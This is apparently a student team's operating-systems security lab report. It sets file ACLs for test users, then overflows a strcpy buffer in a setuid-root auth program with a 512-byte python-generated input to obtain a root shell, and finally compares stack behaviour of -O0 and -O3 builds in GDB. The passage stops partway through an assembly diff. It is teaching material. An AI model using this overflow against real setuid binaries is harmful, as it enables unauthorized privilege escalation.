Assignment three

OS SECURITY ASSIGMENT THREE

TEAM E

Hadeer Amr
Farida Amed
Yossef Ahmed
Ahmed Yasser
Yossef Tamer
Hana Emad
Martin Maher
Malak Wissam


Understanding the goal:


(1) Creating files and directories and users and change the permissions as required

(2) Exploit a Buffer Overflow vulnerability in a simple program (auth.c) to analyze memory and control program flow to gain unauthorized access (such as running shell with root privileges).

Our steps

Creating files and users





Assignment three

```
┌──(kali㉿kali)-[~]
└─$ touch a3dir1/file1 a3dir1/file2 a3dir1/file3

┌──(kali㉿kali)-[~]
└─$ touch a3dir2/file4 a3dir2/file5 a3dir2/file6
```

```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ ls -la
total 300
drwx------ 27 kali kali  4096 Dec 14 08:19 .
drwxr-xr-x  3 root root  4096 Aug 18 15:57 ..
drwxrwxr-x  2 kali kali  4096 Dec 11 11:01 a3dir1
drwxrwxr-x  2 kali kali  4096 Dec 11 11:02 a3dir2
```

a) **test1 has read and write access to all directories and files.**

b) **test2 has only read access to all dir1 and the files in there.**

c) **test3 has the same restrictions as user test2, but can write to one file and execute another file in dir1**

d) **test4 has only write access to dir2 (can create new files) but cannot write to files initially stored in dir2.**

e) **test5 cannot list the directories dir1 and dir2 but can read, write and execute all files stored in them**

```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ sudo setfacl -m user:testuser1:rw- a3dir1 a3dir2

┌──(kali㉿kali)-[~]
└─$ sudo setfacl -m user:testuser1:rw- a3dir1/* a3dir2/*

┌──(kali㉿kali)-[~]
└─$ sudo setfacl -m user:testuser2:r-- a3dir1 a3dir1/*

┌──(kali㉿kali)-[~]
└─$ sudo setfacl -m user:testuser3:rw- a3dir1/file1

┌──(kali㉿kali)-[~]
└─$ sudo setfacl -m user:testuser3:r-x a3dir1/file2

┌──(kali㉿kali)-[~]
└─$ sudo setfacl -m user:testuser4:rwx a3dir2

┌──(kali㉿kali)-[~]
└─$ sudo setfacl -m user:testuser5:--- a3dir1 a3dir2

┌──(kali㉿kali)-[~]
└─$ sudo setfacl -m user:testuser4:--- a3dir2/*

┌──(kali㉿kali)-[~]
└─$ sudo setfacl -m user:testuser5:rwx a3dir1/* a3dir2/*

┌──(kali㉿kali)-[~]
└─$ getfacl a3dir1 > rules_a3dir1.acl

┌──(kali㉿kali)-[~]
└─$ getfacl a3dir2 > rules_a3dir2.acl

┌──(kali㉿kali)-[~]

┌──(kali㉿kali)-[~]
└─$ ls -la
total 308
drwx------  27 kali kali  4096 Dec 14 08:39 .
drwxr-xr-x   3 root root  4096 Aug 18 15:57 ..
-rw-rw-r--   1 kali kali   143 Dec 14 08:39 rules_a3dir1.acl
-rw-rw-r--   1 kali kali   143 Dec 14 08:39 rules_a3dir2.acl
```

Assignment three

```
┌──(kali㉿kali)-[~]
└─$ getfacl a3dir1/file3 > rules_file3.acl

┌──(kali㉿kali)-[~]
└─$ cat rules_file3.acl
# file: a3dir1/file3
# owner: kali
# group: kali
user::rw-
user:testuser1:rw-
user:testuser2:r--
user:testuser5:rwx
group::rw-
mask::rwx
other::r--
```

```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ cat rules_a3dir1.acl
# file: a3dir1
# owner: kali
# group: kali
user::rwx
user:testuser1:rw-
user:testuser2:r--
user:testuser5:---
group::rwx
mask::rwx
other::r-x
```

```
┌──(kali㉿kali)-[~]
└─$ cat rules_a3dir2.acl
# file: a3dir2
# owner: kali
# group: kali
user::rwx
user:testuser1:rw-
user:testuser4:rwx
user:testuser5:---
group::rwx
mask::rwx
other::r-x
```


```
┌──(kali㉿kali)-[~]
└─$ cat rules_file6.acl
# file: a3dir2/file6
# owner: kali
# group: kali
user::rw-
user:testuser1:rw-
user:testuser4:---
user:testuser5:rwx
group::rw-
mask::rwx
other::r--
```

The goal is to exploit a buffer overflow vulnerability in the auth program. This involves analyzing the program's memory and control flow to inject malicious code or overwrite memory (e.g., the return address on the stack) to gain unauthorized access or execute arbitrary commands.

First log in to Kali Linux system as a **non-root user**.

Then I copied the given auth.c code into a file named **auth.c**

Assignment three



Analyzing the Program (auth)

Understand the Code:

The program Accepts a password as input , stores the password in a fixed-size buffer (password[256]) , compares a hashed input with a predefined hash , if correct, executes a root shell.

- **Internal Functions**:

checkpass: Handles the password checking logic.

main: Handles input validation and calls checkpass.

- **External Functions**:

strcpy: Copies the input password to the buffer.

crypt: Hashes the password using a specified salt.

strcmp: Compares the generated hash with the predefined hash.

printf: Prints messages to the console.

setuid and setgid: Sets the user and group ID to 0 (root).

system: Executes the /bin/sh command to start a shell

Assignment three

Libraries Used

<stdio.h>: For input/output functions like printf.

<string.h>: For string manipulation functions like strcpy and strcmp.

<crypt.h>: For the crypt function used in hashing.

<stdbool.h>: For the bool data type.

<libgen.h>: For the basename function.

<stdlib.h>: For general-purpose functions like system.

<unistd.h>: For functions like setuid and setgid.

Spot the Vulnerability:

The use of strcpy (unsafe function) can lead to a buffer overflow when the input exceeds the buffer size.

Cryptographic Operations

The crypt() function is used in Unix-like systems to securely store and check passwords by creating a **one-way hash**. It uses a technique called **salted hashing**, which means a random value (called a salt) is added to the password before it's hashed, making it harder for attackers to crack.

How crypt() Works

Salt: The salt ensures that even if two people have the same password, their hashes will be different.

Hashing: The password and salt are processed using the cryptographic algorithm, and the result is a one-way hash, meaning it can't be converted back to the original password.

Verification: To check a password, the system hashes the input password with the same salt and compares the result with the stored hash.

Can the Password Be Recovered?
Since crypt() uses a **one-way hash**, it's almost impossible to reverse the hash back to the original password. However, an attacker might still try to guess the password using these methods Brute Force or Dictionary Attacks or Weak Passwords also the program's use of strcpy makes it vulnerable to buffer overflow attacks, which could be exploited to gain unauthorized access.

Then I compiled with Debugging Symbols and Disable Optimizations using GCC (GNU Compiler Collection)

```
┌──(kali㉿kali)-[~]
└─$ gcc -O0 -Wall -g -o auth auth.c -lcrypt
```

-Wall option in GCC is used to enable all the warning messages that the compiler can generate


Assignment three

Then changing the owner

Grant the program root privileges for exploitation

```
┌──(kali㉿kali)-[~]
└─$ sudo chown root:root auth
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ sudo chmod u+s auth
```

Configure GDB for debugging with these commands:




```
┌──(kali㉿kali)-[~]
└─$ echo "set history save" >> $HOME/.gdbinit

┌──(kali㉿kali)-[~]
└─$ echo "set confirm off" >> $HOME/.gdbinit

┌──(kali㉿kali)-[~]
└─$ echo "set disassemble-next-line on" >> $HOME/.gdbinit

┌──(kali㉿kali)-[~]
└─$ echo "set disassembly-flavor intel" >> $HOME/.gdbinit
```

Generate Overflow Input create a large input string using Python then execute the Program with Malicious Input

What Happens When a Large String (Like A * 512) is Passed to the Program?

Buffer Overflow or Crash or No Effect if the program handles large inputs safely, there may be no impact



```
┌──(kali㉿kali)-[~]
└─$ python2 -c 'print "A"*512'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

┌──(kali㉿kali)-[~]
└─$ ./auth $(python2 -c 'print "A"*512')
ERROR: password incorrect
Starting root shell
# 
```

I successfully exploited the buffer overflow vulnerability in the auth program to escalate privileges and start a root shell. This behavior demonstrates that the program doesn't correctly validate the size of the input and uses unsafe operations (like strcpy) that allow an attacker to overwrite the buffer and manipulate program behavior.

Assignment three

Start GDB with a breakpoint at main() and run the program with malicious input


Why: Using GDB allows you to analyze the program's execution in detail. Setting a breakpoint at main and running the program with the large input helps you observe the control flow and identify where the overflow occurs.

```
┌──(kali㉿kali)-[~]
└─$ gdb -q auth -ex "b main" -ex "r $(python -c 'print("A"*512)')"
Reading symbols from auth...
Breakpoint 1 at 0x1286: file auth.c, line 33.
Starting program: /home/kali/auth AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main (argc=2, argv=0x7ffd3c4bc938) at auth.c:33
33          if (argc < 2) {
=> 0x0000556e94dde286 <main+15>:       83 7d fc 01             cmp    DWORD PTR [rbp-0x4],0x1
   0x0000556e94dde28a <main+19>:       7f 2d                   jg     0x556e94dde2b9 <main+66>
(gdb) 
```

We used GDB commands to step through the instructions and observe memory

ni (next instruction): Steps over instructions.

si (step instruction): Steps into function calls.




```
(gdb) ni
0x0000556e94dde28a      33          if (argc < 2) {
   0x0000556e94dde286 <main+15>:       83 7d fc 01             cmp    DWORD PTR [rbp-0x4],0x1
=> 0x0000556e94dde28a <main+19>:       7f 2d                   jg     0x556e94dde2b9 <main+66>
(gdb) si
37              checkpass(argv[1]);
=> 0x0000556e94dde2b9 <main+66>:       48 8b 45 f0             mov    rax,QWORD PTR [rbp-0x10]
   0x0000556e94dde2bd <main+70>:       48 83 c0 08             add    rax,0x8
```

x /64bx $rsp to examine 64 bytes of stack memory

to examine the stack after stepping into the function

x /s argv[0] to Print the executable path.

x /gx &argc to show the argument count in memory




```
(gdb) x /64bx $rsp
0x7ffd3c4bc810: 0x38    0xc9    0x4b    0x3c    0xfd    0x7f    0x00    0x00
0x7ffd3c4bc818: 0xb0    0xc8    0x4b    0x3c    0x02    0x00    0x00    0x00
0x7ffd3c4bc820: 0x02    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7ffd3c4bc828: 0x68    0x1d    0x49    0x85    0xb5    0x7f    0x00    0x00
0x7ffd3c4bc830: 0x20    0xc9    0x4b    0x3c    0xfd    0x7f    0x00    0x00
0x7ffd3c4bc838: 0x77    0xe2    0xdd    0x94    0x6e    0x55    0x00    0x00
0x7ffd3c4bc840: 0x40    0xd0    0xdd    0x94    0x02    0x00    0x00    0x00
0x7ffd3c4bc848: 0x38    0xc9    0x4b    0x3c    0xfd    0x7f    0x00    0x00
(gdb) x /s argv[0]
0x7ffd3c4bdfd0: "/home/kali/auth"
(gdb) x /gx &argc
0x7ffd3c4bc81c: 0x0000000200000002
```

Assignment three

x/8gx $rbp to examine if the return address stored on the stack is corrupted by your input locate saved return address

x/i $rip to examine memory around $rip (instruction pointer)



```
(gdb) x /64bx $rsp
0x7ffd3c4bc810: 0x38    0xc9    0x4b    0x3c    0xfd    0x7f    0x00    0x00
0x7ffd3c4bc818: 0xb0    0xc8    0x4b    0x3c    0x02    0x00    0x00    0x00
0x7ffd3c4bc820: 0x02    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7ffd3c4bc828: 0x68    0x1d    0x49    0x85    0xb5    0x7f    0x00    0x00
0x7ffd3c4bc830: 0x20    0xc9    0x4b    0x3c    0xfd    0x7f    0x00    0x00
0x7ffd3c4bc838: 0x77    0xe2    0xdd    0x94    0x6e    0x55    0x00    0x00
0x7ffd3c4bc840: 0x40    0xd0    0xdd    0x94    0x02    0x00    0x00    0x00
0x7ffd3c4bc848: 0x38    0xc9    0x4b    0x3c    0xfd    0x7f    0x00    0x00
(gdb) x/8gx $rbp
0x7ffd3c4bc820: 0x0000000000000002      0x00007fb585491d68
0x7ffd3c4bc830: 0x00007ffd3c4bc920      0x0000556e94dde277
0x7ffd3c4bc840: 0x0000000294ddd040      0x00007ffd3c4bc938
0x7ffd3c4bc850: 0x00007ffd3c4bc938      0x7529d20422c40c49
(gdb) x/i $rip
=> 0x556e94dde2bd <main+70>:    add    rax,0x8
```

```
┌──(kali㉿kali)-[~]
└─$  gcc -g -Wa,-adlhn=auth0.s -O0 -o auth0 auth.c -fverbose-asm -masm=intel -lcrypt

┌──(kali㉿kali)-[~]
└─$ gcc -g -Wa,-adlhn=auth3.s -O3 -o auth3 auth.c -fverbose-asm -masm=intel -lcrypt
```

Recompile the program auth with two different optimization levels -O0 and -O3. This time we let gcc generate verbose and assembly listings with in-lined source code and after recompilation, wehave to set the suid bit again.

```
┌──(kali㉿kali)-[~]
└─$ sudo chown root:root auth0

┌──(kali㉿kali)-[~]
└─$ sudo chmod u+s auth0

┌──(kali㉿kali)-[~]
└─$ sudo chown root:root auth3

┌──(kali㉿kali)-[~]
└─$ sudo chmod u+s auth3
```

```
┌──(kali㉿kali)-[~]
└─$ python3 -c 'print("A" * 512)' > input.txt

┌──(kali㉿kali)-[~]
└─$ cat input.txt
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

┌──(kali㉿kali)-[~]
└─$ ./auth3 $(cat input.txt)
ERROR: password incorrect
zsh: segmentation fault  ./auth3 $(cat input.txt)

┌──(kali㉿kali)-[~]
└─$ 
```

Assignment three

Then Trying to exploit optimized build (auth3) the same way as explained in Section 2 and report the output.

```
┌──(kali㉿kali)-[~]
└─$ gdb -q auth3 -ex "b main" -ex "r $(cat input.txt)"
Reading symbols from auth3...
Breakpoint 1 at 0x10d0: file auth.c, line 33.
Starting program: /home/kali/auth3 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main (argc=2, argv=0x7fff9ee90c78) at auth.c:33
33          if (argc < 2) {
⇒ 0x000055fc2e0b50d0 <main+0>: 48 83 ec 08              sub    rsp,0x8
(gdb) ni
0x000055fc2e0b50d4      33          if (argc < 2) {
⇒ 0x000055fc2e0b50d4 <main+4>: 83 ff 01                 cmp    edi,0x1
   0x000055fc2e0b50d7 <main+7>: 7e 10                   jle    0x55fc2e0b50e9 <main+25>
(gdb) si
0x000055fc2e0b50d7      33          if (argc < 2) {
   0x000055fc2e0b50d4 <main+4>: 83 ff 01                cmp    edi,0x1
⇒ 0x000055fc2e0b50d7 <main+7>: 7e 10                    jle    0x55fc2e0b50e9 <main+25>
(gdb) x /64bx $rsp
0x7fff9ee90b60: 0x78    0x0c    0xe9    0x9e    0xff    0x7f    0x00    0x00
0x7fff9ee90b68: 0x68    0xfd    0x7e    0x22    0x2d    0x7f    0x00    0x00
0x7fff9ee90b70: 0x60    0x0c    0xe9    0x9e    0xff    0x7f    0x00    0x00
0x7fff9ee90b78: 0xd0    0x50    0x0b    0x2e    0xfc    0x55    0x00    0x00
0x7fff9ee90b80: 0x40    0x40    0x0b    0x2e    0x02    0x00    0x00    0x00
0x7fff9ee90b88: 0x78    0x0c    0xe9    0x9e    0xff    0x7f    0x00    0x00
0x7fff9ee90b90: 0x78    0x0c    0xe9    0x9e    0xff    0x7f    0x00    0x00
0x7fff9ee90b98: 0xc5    0x15    0x23    0x3f    0x01    0x7d    0x4b    0xbc
(gdb) x /s argv[0]
0x7fff9ee92fcd: "/home/kali/auth3"
(gdb)  x /gx &argc
Address requested for identifier "argc" which is in register $rdi
(gdb) x/i $rip
⇒ 0x55fc2e0b50d7 <main+7>:     jle    0x55fc2e0b50e9 <main+25>
(gdb) x/8gx $rbp
0x2:    Cannot access memory at address 0x2
```

Explain why you think that the compiler changed the control flow.

The enhanced build auth3, varies from the previous version (auth) in its functionality because of compiler optimizations. The first effort to reproduce the buffer overflow exploit appears to fail because of alterations in the control flow and potential safety features added by the compiler.

Overview of auth3 it is the optimized build of the vulnerable auth.c program. The optimization level (-O3) applies aggressive compiler optimizations that could reorganize code for efficiency, inline functions or remove unused code, change how stack variables are aligned or handled.
Optimized code might eliminate or rearrange some instructions, making stack behavior harder to predict.

We opened both files side by side and identify key differences using **diff auth0.s auth3.s**

```
┌──(kali㉿kali)-[~]
└─$ diff auth0.s auth3.s
7c7
<    7                  # options passed: -masm=intel -mtune=generic -march=x86-64 -g -O0 -fasynchronous-unwind-tables
---
>    7                  # options passed: -masm=intel -mtune=generic -march=x86-64 -g -O3 -fasynchronous-unwind-tables
11c11
<   11                          .section        .rodata
---
>   11                          .section        .rodata.str1.1,"aMS",@progbits,1
18,32c18,28
<   14 0015 000000              .align 8
<   15                  .LC1:
<   16 0018 24362431            .string "$6$1122334455667788$vDzpRFs0Pl/L0M4/WXWsmv5/eTYlh5xoAlMoPy512JiBLrAZTNzbL.uWv3ZI6XxFUYnFz
<   16      31323233
<   16      33343435
<   16      35363637
<   16      37383824
<   17                  .LC2:
<   18 0083 4552524F            .string "ERROR: password incorrect"
<   18      523A2070
<   18      61737377
